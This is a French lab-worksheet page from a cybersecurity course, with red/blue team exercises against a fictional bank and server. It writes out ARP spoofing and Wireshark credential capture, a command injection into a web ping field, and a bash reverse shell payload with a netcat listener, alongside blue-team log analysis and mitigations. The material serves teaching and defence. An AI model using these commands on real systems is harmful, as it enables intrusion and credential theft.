00 - A rédiger
- Fiches TP
- Hardware
- Système - Le BIOS / UEFI
- Hardware - L'octal
- Hardware - L'hexadécimal
- Hardware - Binaire réfléchi ou code GRAY
- Hardware - Le câble ethernet
- Hardware - Le WLAN
- Méthodologie
- Méthodologie - définir la criticité
- Méthodologie - Diagrammes UML/SYSML
- Méthodologie - Les architectures du SI
- Réseau
- Rôle / Service
- Sécurité
- Système
- DEv & scripting
Fiches TP
Fiche TP - Kali 02 - intrusion réseau
I. Introduction
Disclaimer : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.
- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.
1.1 Contexte
|
|
Suite à son premier audit de sécurité, la société bancaire VulnBank à décidé d'auditer de nouveau son service, mais en se penchant plus cette fois-ci sur l'aspect réseau.
Elle vous a donc missionné pour tester plusieurs scénarii d'intrusion réseau et notamment en terme d'interception de données. |
1.2 Objectifs


L'objectif de la team RED va être ici de dérouler les différents scenarii des attaques et d'en rapporter les résultats. Le but ultime est d'essayer de cibler les clients en interceptant des échanges ou des informations et de gagner ainsi l'accès à l'espace d'un client afin de réaliser un virement sur un compte fictif.
L'objectif de la team BLUE va être de suivre les agissements de la RED team afin d'analyser les indicateurs clés des symptômes des attaques et en essayant de trouver à posteriori des mesures pour contrer ce type d'attaques.
II. Préparation du TP
| RED | BLUE |
|
|
III. Scenario 1 : Récupération d'identifiants par email
Pour la RED team
Objectif : Extraire les informations nécessaire à une usurpation d'identité depuis un mail intercepté.
L'équipe RED a eu accès à un fichier EML d'un email intercepté par un sniffeur.

Dans ce mail, il y a en pièce jointe un fichier ZIP protégé par mot de passe.
Le mail contient déjà toutes les information nécessaires pour deviner le mot de passe.
Pour l'information manquante, 3 approches :
Pour la BLUE team
Scenario 2 : Man in the middle, MAC Spoofing
Pour la RED team
Objectif : Intercepter le flux de donnée afin de récupérer les identifiants.
Dans un premier temps, l'équipe RED va scaner le réseau pour déterminer l'ip de la victime dont nous allons intercepter les flux.
Ainsi que l'ip du serveur web duquel nous allons usurper l'identité sur le réseau ou le cas échéant du routeur.

Ici : la victime est 192.168.41.231 et celle du serveur web à usurper est la 192.168.41.228.
Pour lancer l'attaque, la première action est d'activer l'IP forwarding.
Cela permettra de rediriger les requêtes après l'interception sur le serveur légitime afin d'être transparent vis à vis de la cible.
sudo sysctl -w net.ipv4.ip_forward=1
Puis lancer l'usurpation de la MAC address.
Info : Cette attaque cible la couche 2 du modèle OSI. Elle a pour but de spammer la cible de réponses ARP forgées pour empoisonner sa table ARP afin d'usurper l'identité d'une autre machine sur le réseau.
arpspoof -i <NomInterfaceRéseau> -t <ipVictime> <ipServeur>
Il est temps de lancer une capture wireshark. Utiliser le filtre
ip.dst == <ipDuServerWeb> && tcp.port == 80Attendre que la victime tente une connexion.
Retrouver sur wireshark la requête POST.

Les informations apparaissent dans la requête, il n'y a plus qu'a tenter une connexion.

Livrables attendus :
- Preuves d'accès (captures d'écran de la page web).
- Méthodes utilisées, captures d'écran (wireshark, etc...).
Pour la BLUE team
Objectif : Constater l'empoisonnement de cache ARP de la machine.
De son côté, l'équipe BLUE va vérifier initialement la table MAC de sa machine :
arp
Puis, suite aux actions de RED, relancer cette vérification

l'adresse MAC correspondant à l'ip de la machine à changé.
Au signal de l'équipe RED, l'équipe BLUE va se connecter sur le site web de la banque.

L'idée pour l'équipe BLUE est d'arriver sur les pistes de réflexions suivantes :
- Comment se prémunir d'une attaque par empoisonnement ARP ?
- En quoi le protocole http est-il à proscrire ?
- Si non possibilité de https, quelle aurait été la solution
Mettre en place des politiques de filtrage MAC pour n'autoriser que les PC connus sur le réseau.
Mettre en place des sécurité sur les équipements réseaux.
Préférer le https au http car le trafic est chiffré. Faire également attention aux certificats.
Procéder au hash du mot de passe côté client en amont de la requête POST.
Phase intermédiaire : Passer les serveurs web en https.
Scenario 3 : Man in the Middle, DNS spoofing & fake page
Pour la RED team
Pour la BLUE team
Conclusion
A la fin de cet exercice, les deux équipes ont pu constater l'importance de la bonne sécurisation du réseau et l’intérêt d'une politique de zero trust.
Aujourd'hui, l'utilisation de protocoles sécurisés en lieu et place des anciens protocoles est primordiale pour éviter toute interception, falsification ou usurpation du trafic réseau.
Les failles exploitées ici sont avant tout des failles systémiques dans le fonctionnement des protocoles non sécurisés.
Fiche TP - Kali 03 - Boot2root
I. Introduction
Disclaimer : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.
- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.
1.1 Contexte
|
|
L'entreprise à mis en place un nouveau système de monitoring sur une machine critique.
Celui-ci a été vibe codé par l'un des administrateur en s'aidant de l'IA locale. Mais cette IA reste simpliste et cela introduira invariablement des vulnérabilités dans le système.
Dans ce cadre, l'entreprise a initialement demandé à son équipe SOC de réaliser un audit de l'application web.
Mais comme vous le verrez, cela pourra aller bien plus loin que prévu. |
1.2 Objectifs

L'objectif de la team RED va être ici de dérouler le processus de l'attaque sur un serveur linux contenant un accès SSH protégé et un site en http.
Le but final est de prouver jusqu'où elle a pu aller en fournissant un rapport montrant les 3 étapes franchies.
- Celle sur le site de l'application prouvant l'accès initial.
- Celle sur le shell de l'utilisateur web prouvant la compromission de la machine.
- Celle de l'injection de la clé ssh prouvant la persistance.
- Celle montrant le contenu de /root, prouvant la réussite d'une escalade de privilège.
- Celle de la page du service web inaccessible, prouvant la réussite de l'arrêt du service.
L'objectif de la team BLUE est de répondre à l'incident en procédant pas à pas à une analyse forensique de l'attaque.
Le but final est de fournir un rapport sur les traces laissées par les attaquants.
II. Préparation du TP
| RED | BLUE |
|
|
III. Phase 1 : Reconnaissance
Info : l'équipe BLUE va fournir l'ip de ses machines à leurs collègue RED. On part en effet du principe que c'est un audit interne réalisé par l'équipe SOC.
Pour la RED team
Objectif : Identifier les surfaces d'attaques
La phase de reconnaissance s'effectue en 2 temps :
L'équipe RED va tout d'abord scanner la machine de l'équipe BLUE afin d'en déterminer la surface d'attaque.
nmap -sN -sV <ip machine>
Il est possible de voir que 2 angles d'attaques sont possibles.
- Le SSH (version 10.2p1)
- le serveur web (apache 2.4.66)
Un premier test est effectué sur le ssh :
ssh user@<ip machine>
Le serveur répond que seule l'authentification par clé publique est autorisée.
Cette voie parait donc compliquée mais le serveur web à répondu.
Il est possible de tenter une connexion.
Pour entrer ici, deux solutions sont possibles :
- Utiliser les outils de DEV du navigateur (F12).
- Scanner le site et trouver un fichier qui contiendrait des informations.
La méthode 1 sera explorée.
Ouvrir les outils de dev avec 'F12'. Il y a un onglet "Réseau".
Si la page est rechargée, l'ensemble des fichiers chargés côté client vont s'afficher.

Info : Examiner les différents fichiers pour trouver la porte d'entrée.
A ce stade, l'accès au dashboard devrait être terminé.


Un autre onglet est visible, il permet d'effectuer un test ping.
Pour la BLUE team
Objectif : Observer les traces de la reconnaissance
L'équipe BLUE ne va pas pouvoir immédiatement voir les traces de l'équipe RED sur la partie scan. En effet, le nmap n'effectuant au niveau réseau qu'un TCP SYN mais n'établissant pas de connexion complète, les traces ne sont pas visibles.
En revanche, la tentative de connexion ssh échouée aura laissé des traces.
Celles-ci sont visibles ici :
tail -f /var/log/auth.log | grep sshd-session
Info : La donnée importante ici est la raison de l'échec de connexion [preauth]. C'est elle qui confirme que la méthode d'accès (login/mdp) est incorrecte car le SSH est paramétré pour accepter les clés.
Les logs apache permettrons de voir les opérations entreprises.
tail -f /var/log/apache2/access.log
Ici, il est possible de repérer l'ip de l’attaquant et de voir les requêtes GET et POST jouées.
Cependant, vu qu'il ne s'agit pas de 'brute force', pas de traces réellement significatives.
IV. Phase 2 : Préparation
Pas de phase de préparation sur cet exercice.
Cependant, il peut être intéressant de faire connaissance avec une technique qui va être utilisée plus loin.
Le reverse shell
La technique du reverse shell vise à contourner un problème de flux entrant bloqué, en inversant le sens de connexion au niveau TCP.
Pour initier une connexion et ouvrir un shell à distance, il faut que l'attaquant ouvre une connexion vers la machine cible (en ssh par exemple).

Mais si il y a un pare-feu entre les deux, il peut être configuré pour bloquer les connexions entrantes.

Cependant, il est rare quun pare-feu en configuration par défaut bloque les flux sortants.
L'idée ici est donc d'exécuter sur la machine cible une commande afin qu'elle même initie une connexion sortante vers le poste de l'attaquant.

De cette manière, c'est la cible qui initie la connexion.
Pour que cela soit réalisable, il faut 3 conditions :
- l'attaquant doit préalablement être en écoute sur le socket qui servira à établir la connexion.
- le traffic sortant doit être autorisé sur le port de sortie choisi.
-
l'attaquant doit livrer la commande malveillante à la cible, d'une manière ou dune autre.
V. Phase 3 : Accès initial
Pour la RED team
Objectif : Gagner un accès au système.
Le retour visible sur cet écran est un retour d'une commande système.
Il peut en être déduit le comportement suivant :
- une ip est entrée dans le champ
- le technicien appuie sur le bouton 'ping'
- le bouton appelle une fonction php qui fait un appel système et lui passe la commande 'ping -c 1 $IP'
- le système exécute la commande, et renvoie le résultat dans une file de sortie
- une fonction lit la file de sortie et l'affiche sur la page.
Une fois ce principe compris, il est temps de voir si ce champ est protégé contre l'injection de code vers le système.
il va falloir pour cela utiliser l'opérateur '&&'. Celui-ci permettra d'entrer l'adresse ip, puis de terminer la commande et enchaîner sur une seconde commande. ici 'id', permettant de voir les identifiants pour l'utilisateur exécutant le service apache.

Cela sera une preuve de la vulnérabilité qui pourra être soumise à BLUE.
Il est donc possible d'ouvrir ce que l'on appelle un 'reverse shell' ou shell inversé.
Cela se fait en 2 temps :
- l'attaquant ouvre une fenêtre de console sur le poste d'attaque et y entre la commande :
nc -lvnp 4444Cela ouvre un socket RAW en écoute sur le port 4444.

- Puis dans le champ de l'adresse IP sur la page, entrer :
8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<ip attaquant>/4444 0>&1'
Ce qui aura pour effet de connecter le reverse shell.

?Que viens t-il de se passer !?
Pour le savoir, il faut décortiquer la commande donnée à la machine :
| 8.8.8.8 | adresse de la machine à ping (elle viens compléter la commande 'ping -c 1'). |
| && | lance une nouvelle commande après la fin de la précédente. |
| /bin/bash -c '' | exécute la commande bash suivante (donnée àprès le -c) |
| /bin/bash -i | Ouvre un terminal en mode interacti. |
| >& | redirrige le STDerr et le STDout vers ... |
| /dev/tcp/<ip>/<port> | le socket réseau défini ici |
| 0>&1 | Redirrige également le STDin vers le même flux que STDout. |
Pour la BLUE team
Objectif : Observer les preuves de l'accès au système
L'équipe BLUE ne va pouvoir voir les traçes laissées par les actions de l'équipe RED lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.
tail -f /var/log/apache2/access.log
Pour confirmer celle-ci, il est possible d'afficher les processus :
ps aux
Et de voir les processus du reverse shell ouvert par RED.
VI. Phase 4 : Mouvement latéral
Pas de mouvement latéral prévu dans ce TP.
